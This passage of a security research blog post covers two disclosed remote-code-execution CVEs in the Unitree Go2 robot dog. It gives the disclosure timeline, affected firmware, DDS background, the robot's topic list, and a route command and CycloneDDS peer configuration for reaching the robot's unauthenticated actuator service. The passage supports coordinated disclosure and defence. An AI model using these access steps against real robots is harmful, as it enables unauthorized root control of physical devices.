
From DDS Packets to Robot Shells: Two RCEs in Unitree Go2 Robot Dog
CVE-2026-27509 Unauthenticated DDS-Based Remote Code Execution & CVE-2026-27510 Mobile Database Tampering Leading to Remote Code Execution

This is a lengthy technical write-up of CVE-2026-27509 and CVE-2026-27510, found alongside @Ruikai, founder of Pwn0. We both threw in cash for the robot, and I invaded his living space for seven days of chipotle-fueled hacking. Regardless of who found what, we’ll be reporting everything together. Keep an eye on his blog for deep technical write-ups on the other vulnerabilities we found.
The blog is split into two parts that build on each other. Part one covers CVE-2026-27509, the unauthenticated RCE as root on V1.1.7, achieved by abusing the rt/api/programming_actuator/* DDS DataWriter to execute arbitrary Python. Part two, CVE-2026-27510, takes what we learned and introduces a new exploit primitive targeting the same actuator_manager in V1.1.11, this time by tampering with the Blockly preprogrammed action blocks stored in the Android app's local database.

Both PoCs are triggered by pressing a keybinding on the physical controller. That was a big goal of ours and made buying the $400 controller feel worth it 😭. More importantly, the controller trigger makes the RCE persistent.

Unitree (Hangzhou Yushu Technology Co., Ltd. 杭州宇树科技有限公司) is a Chinese developer of advanced consumer and commercial robots, founded in 2016 and based in Hangzhou, China. The company is known for its high‑performance quadrupedal robots (robot dogs) and, more recently, for affordable humanoids such as the R1 and the Rizz Robot (G1).
Unitree was recently in the spotlight for their humanoid robots performing an advanced martial arts routine at China's 2026 Lunar New Year Gala.


Unitree has been publicly advancing plans toward an IPO on Shanghai's STAR Market, targeting a valuation of around ¥50 billion (~$7 billion). As of a few weeks ago, Unitree humanoid robots were made available for direct purchase through Amazon.
Disclosure Timeline
Unitree is clearly working to rebuild trust with the security community after the Unipwn incident. They have since gone live with their Security Response Center. Despite being stretched extremely thin (they need more dedicated security headcount IMHO), their teams always responded promptly and respected our work as security researchers. Notably, "Ixonz" from their security team deserves a special shoutout for going above and beyond, being responsive, & professional throughout disclosure.
- October 24, 2025 — Received the Unitree G02 robot.
- October 26, 2025 — Discovered the DDS vulnerability on firmware V1.1.7 🎉
- October 27, 2025 — Drafted the initial technical blog detailing the PoC and findings.
- October 29, 2025 — Contacted Unitree at security@unitree.com to ask for the proper channels for responsible disclosure.
- October 30, 2025 — Unitree security responded, we shared technical details and a demo video, and they asked us to validate the PoC on V1.1.11.
- October 30, 2025 — The original V1.1.7 PoC no longer worked on V1.1.11 due to suppressed DDS topics.
- October 30, 2025 — Discovered the local database modification RCE leveraging the same underlying vulnerable code that achieved RCE on V1.1.11 🎉
- November 03, 2025 — Submitted evidence for the V1.1.11 RCE to Unitree, including a demo video and POC code to assist with validating V1.1.7.
- November 07, 2025 — Unitree replied, validating the DDS exposure & accessibility of DDS topics on v1.1.7 and v1.1.11 (EDU version).
- November 06, 2025 — The technical report was shared outside of Unitree, without our consent, and was unknowingly shared on X by a researcher at a Chinese security lab ☹️.
- November 07, 2025 — We informed Unitree that the unindexable, unsitemapped, tagged, tracked, custom URL provided exclusively to them had somehow been redistributed without our knowledge. It was taken down, and communication moved from Email to Telegram.
- November 07, 2025 — The researcher on X was contacted & the tweet removed. (We believe this was an honest mistake. Regardless, they should not have had access to the link.)
- November 10, 2025 — The Unitree security team validated & reproduced the DDS exploit on versions V1.1.7-V1.1.11 EDU.
- November 18, 2025 — The Unitree security team validated & reproduced the mobile DB modification that led to RCE, affecting at minimum version V1.1.7-V1.1.11.
- November 19, 2025 — Unitree launched their official responsible disclosure program https://security.unitree.com.
- December 30, 2025 — Follow-up and 60-day disclosure notice. Unitree's security team mentioned they had pushed a fix for CVE-2026-27510. We did not retest. A Fix for CVE-2026-27510 was mentioned to be in progress.
- January 5, 2026 — Attempted to reserve CVE through a CNA.
- February 20, 2026 — Reached out to VulnCheck to obtain CVEs & two were reserved within hours. Unitree was notified the same day, along with the date of intended publication.
- February 24, 2026 — Unitree pushed OTA patches in V1.1.13 to address CVE-2026-27510 & they've implemented strict review criteria's to vet uploaded marketplace scripts.
- February 27, 2026 — Publishing blog 🎉
Affected Versions
The following firmware versions of the Unitree Go2 (AIR) are confirmed vulnerable:
- CVE-2026-27509: V1.1.7, V1.1.8, V1.1.9, V1.1.11 (EDU)
- CVE-2026-27510: V1.1.7, V1.1.8, V1.1.9, V1.1.11
Versions 1.0.24, 1.0.25, 1.1.1, 1.1.2, 1.1.3, and 1.1.4 may also be affected, as well as other Unitree products not listed here. This is not an exhaustive list & we did not have access to every firmware version or hardware model.
Per our communications with Unitree's security team, patches have been pushed as part of V1.1.13. CVE-2026-27509 will likely not be addressed in EDU versions due to the nature and requirements of that offering, though this is subject to change. Unitree may also release their own advisory.
Initial Recon
We didn't start from scratch. RoboVerse is an active community focused on developing and reversing Unitree robots. We used their V1.1.7 jailbreak and legion1581’s recovery script to flash the firmware onto our Go2. This version lets us gain SSH access using the UniPwn exploits, giving us a root shell so we can begin analyzing and reversing our Go2.
This was necessary because the UART RX pin is disabled in U-Boot, preventing access to the CLI. This was easiest for us, we had just received the robot & weren’t feeling too frisky about unsoldering components or messing with the MCU.
This created uncertainty when reporting to the Unitree security team, as we couldn't definitively distinguish between vulnerabilities present in stock firmware versus those potentially introduced by patched/jailbroken binaries.
Upon getting a shell, we quickly discovered that certain memory-intensive processes were Python.

programming_actuator stood out & the name suggests functionality for uploading and executing code. Actuators take actions, so it wasn’t unreasonable to assume that programming_actuator.py might accept user programs and execute them to control the robot’s behavior.

Looking at the first few lines of actuator_manager.py we see a lot of imports for cyclonedds. That seems like a good place to start.
What is a DDS?
Unitree Go2 uses Eclipse CycloneDDS (version 0.10.2) and its middleware for inter-process communication. DDS (Data Distribution Service) is a communication method that operates on a publish-subscribe model. It's a lot like MQTT. DDS actually took a fair amount of time to understand/grasp. If you need to fall asleep, "A Security Analysis of the Data Distribution Service (DDS) Protocol" is a good read & helped us understand its use case.
DDS is basically a smart message bus. Instead of components calling each other directly via an API, they publish messages to topics, and interested components subscribe to those topics.


Imagine DDS as a radio broadcast where publishers are radio stations transmitting on specific frequencies (topics), and subscribers are radios tuned to those frequencies. Nobody needs to know who's listening or who's broadcasting, they just need to agree on the frequency. Every application joins a Domain, which is like a VLAN for DDS. Topics are named typed messaging channels. Below are a few examples from the Go2.
When a participant joins a DDS domain, it discovers other participants via multicast. Publishers (responsible for publishing data by creating different DataWriters to publish specific types of data to different Topics) and Subscribers (responsible for subscribing to and receiving data by creating different DataReaders to subscribe to different data types) write/read messages to Topics. However, the publisher doesn't know who's subscribed, and subscribers don't know who's publishing. They just agree on the topic name and data type and a strict QOS policy defines the message delivery guarantees.
Using the cyclonedds ps -t "rt/programming_actuator/" on the robot, we can inspect the DDS participants and topics related to the programming actuator service. This command displays the participant information, Quality of Service (QoS) settings, topic details, and publication information for any topics matching the specified filter.

cyclonedds ps -t "rt/programming_actuator/"The domain participant ID is 011061b6-af41-e839-23d1-e36a000001c1 and it has a few properties defined for it. The participant's QoS liveliness lease duration is 10 seconds. The topic is rt/programming_actuator/response and this participant has a Publisher (DataWriter) on the topic with the writer GUID of 011061b6-af41-e839-23d1-e36a00000203. Currently, there are no subscribers shown for this topic in this output.
DDS has no built-in authentication in the default configuration. The DDS Security specification (DDS-Sec) exists, but it's not implemented on the Unitree Go2. Therefore, any device on the network can join domain 0 and participate in DDS communication without credentials. The actual message structure for this would resemble the following.
Request_ {
    RequestHeader_ header {
        RequestIdentity_ identity {
            int64 id;        // Unique request identifier
            int32 api_id;    // Operation ID (1002 = send_program)
        }
        RequestLease_ lease {
            int32 id;        // Lease identifier (unused)
        }
        RequestPolicy_ policy {
            int32 priority;  // Message priority
            bool noreply;    // Whether response is expected
        }
    }
    string parameter;        // JSON-encoded payload
    sequence<uint8> binary;  // Binary data (unused)
}
DDS uses RTPS (Real-Time Publish-Subscribe), which operates primarily over UDP multicast. During discovery, we send out RTPS discovery packets over UDP multicast to announce our participant, and then listen for other participants' announcements (via UDP multicast on the discovery endpoints). These discovery messages advertise available topics, DataWriters, and DataReaders. Once discovery completes, the actual data exchange happens via unicast between matched endpoints. We were able to retrieve the topic data on version V1.1.7. These are all the topics we can subscribe to.
On V1.1.7 firmware, the following topics would be available for subscription.
[*] Joining DDS domain 0...
[*] Discovering topics from robot at 192.168.123.161...

1761841554.188194 [0]    6956286: config: //CycloneDDS/Domain/General: 'NetworkInterfaceAddress': deprecated element (CYCLONEDDS_URI+0 line 4)

[+] Found 67 active topics:
    → rt/api/assistant_recorder/request
    → rt/api/assistant_recorder/response
    → rt/api/audiohub/request
    → rt/api/audiohub/response
    → rt/api/bashrunner/request
    → rt/api/bashrunner/response
    → rt/api/config/request
    → rt/api/config/response
    → rt/api/fourg_agent/request
    → rt/api/fourg_agent/response
    → rt/api/gas_sensor/request
    → rt/api/gesture/request
    → rt/api/gpt/request
    → rt/api/gpt/response
    → rt/api/motion_switcher/request
    → rt/api/motion_switcher/response
    → rt/api/obstacles_avoid/request
    → rt/api/obstacles_avoid/response
    → rt/api/pet/request
    → rt/api/pet/response
    → rt/api/programming_actuator/request
    → rt/api/programming_actuator/response
    → rt/api/robot_state/request
    → rt/api/robot_state/response
    → rt/api/sport/request
    → rt/api/sport/response
    → rt/api/sport_lease/response
    → rt/api/uwbswitch/request
    → rt/api/uwbswitch/response
    → rt/api/videohub/request
    → rt/api/videohub/response
    → rt/api/vui/request
    → rt/api/vui/response
    → rt/arm_Command
    → rt/audiohub/player/state
    → rt/config_change_status
    → rt/frontvideostream
    → rt/gesture/result
    → rt/gnss
    → rt/gpt_cmd
    → rt/gptflowfeedback
    → rt/lf/lowstate
    → rt/lf/sportmodestate
    → rt/lowcmd
    → rt/lowstate
    → rt/multiplestate
    → rt/pet/flowfeedback
    → rt/programming_actuator/command
    → rt/public_network_status
    → rt/qt_add_edge
    → rt/qt_add_node
    → rt/qt_command
    → rt/rtc/state
    → rt/rtc_status
    → rt/selftest
    → rt/servicestate
    → rt/servicestateactivate
    → rt/sportmodestate
    → rt/uslam/client_command
    → rt/uslam/cloud_map
    → rt/uslam/server_log
    → rt/utlidar/cloud
    → rt/utlidar/cloud_base
    → rt/utlidar/cloud_deskewed
    → rt/utlidar/grid_map
    → rt/utlidar/height_map
    → rt/utlidar/height_map_array
We'll come back to this during PoC phase.
Application Routing
You can find nice high-level architecture overviews of the Go2 here. The Unitree Go2 has two main network interfaces (different physical/virtual nets) with distinct IPs.
- eth0 (Ethernet) at
192.168.123.161is the robot's internal services network - wlan0 (WiFi) at
192.168.1.7is the robot's external network (this may change depending on your network)
In our setup, the robot obtains an external-facing IP on the same LAN as the attacker (192.168.1.7), while 192.168.123.161 remains the robot’s internal interface where actuator_manager listens.
DDS discovery uses multicast for the initial “hello, I’m here” phase. That multicast announcement is visible across interfaces, so when our attacker joins DDS domain 0, the robot’s network stack forwards the multicast to the internal interface and actuator_manager replies “Hey, I’m subscribed to programming_actuator!”
However, after discovery, DDS switches to unicast UDP for actual data transfer. The attacker (192.168.1.2) then tries to send payloads directly to 192.168.123.161, but there is no route from the attacker into the robot’s internal 192.168.123.0/24 network. The robot’s internal network is isolated and not routable from the attacker’s interface by default, so the exploit traffic never reaches actuator_manager. If the Go2 is connected to the router or to the attacker's machine, adding a route is the simplest fix sudo route add -net 192.168.123.0/24 192.168.1.7. This tells the attacker’s host how to reach 192.168.123.0/24 via the robot’s external IP and lets the unicast DDS data reach 192.168.123.161.
If adding a route is not possible or desirable, CycloneDDS supports explicit peer configuration. In the CVE-2026-27509 PoC we instruct the DDS client to connect directly to the internal address (192.168.123.161), bypassing normal routing and any multicast/unicast mismatch:
os.environ['CYCLONEDDS_URI'] = '''<CycloneDDS>
  <Domain id="0">
    <General>
      <NetworkInterfaceAddress>en5</NetworkInterfaceAddress>
    </General>
    <Discovery>
      <Peers>
        <Peer address="192.168.123.161"/>
      </Peers>
    </Discovery>
  </Domain>
</CycloneDDS>'''
This is purely a client-side configuration. The robot's DDS service accepts connections from any peer (because authentication is disabled), so once our DDS client finds the right network path, the connection gets established. CycloneDDS handles the low-level network plumbing so the client can communicate directly with the internal service address.
The Vulnerability in actuator_manager.py
I won't be re-uploading Unitree's code. You can grab it yourself from the latest jailbroken rootfs in this Yandex Drive. actuator_manager.py serves as an orchestrator for tasking and mapping saved script's containing sequential robot actions. This script is assigned to one of three controller button combinations. Upon activation, it dispatches a pre-programmed action sequence for the Go2 robot to perform.
1. Unauthenticated DDS Topic Access
The critical security assumption is that all participants on the DDS network are trusted. Therefore, there's no authentication mechanism to verify who's joining the network or publishing DDS messages.

actuator_manager.pyThis creates a DDS topic for receiving programming requests and a DataReader (subscriber) that listens for messages. The DDS subscriber is listening to the topic rt/api/programming_actuator/request. Any device that can join DDS domain 0 can publish messages to this topic, and the robot will blindly accept and process them. The only caveat when building our exploit is that the DDS QoS settings must match what the robot expects. If they don't, messages are silently dropped.
2. Missing Authorization Check
Once you can send DDS "messages" to the robot, the next question is "What can you tell it to do?". The actuator_manager.py service provides a few functions in the way of an api_id found in the message header (it's not really an API, I'll just call it an API from now on). It's more of a pseudo-function selector.
